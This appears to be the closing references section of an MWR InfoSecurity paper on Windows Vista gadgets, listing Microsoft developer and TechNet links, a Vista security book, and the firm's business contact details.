<http://msdn2.microsoft.com/en-us/library/bb508510.aspx>

<http://microsoftgadgets.com/Sidebar/DevelopmentOverview.aspx>

<http://www.microsoft.com/technet/scriptcenter/topics/vista/gadgets-pt1.msp>

<http://www.microsoft.com/technet/technetmag/issues/2007/06/VistaFirewall/default.aspx>

<http://blogs.msdn.com>

<http://msdn2.microsoft.com/>

<http://msdn2.microsoft.com/en-us/library/bb498012.aspx>

Books:

“Windows Vista Security, Securing Vista Against Malicious Attacks”
by Roger A. Grimes and Jesper M. Johansson

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com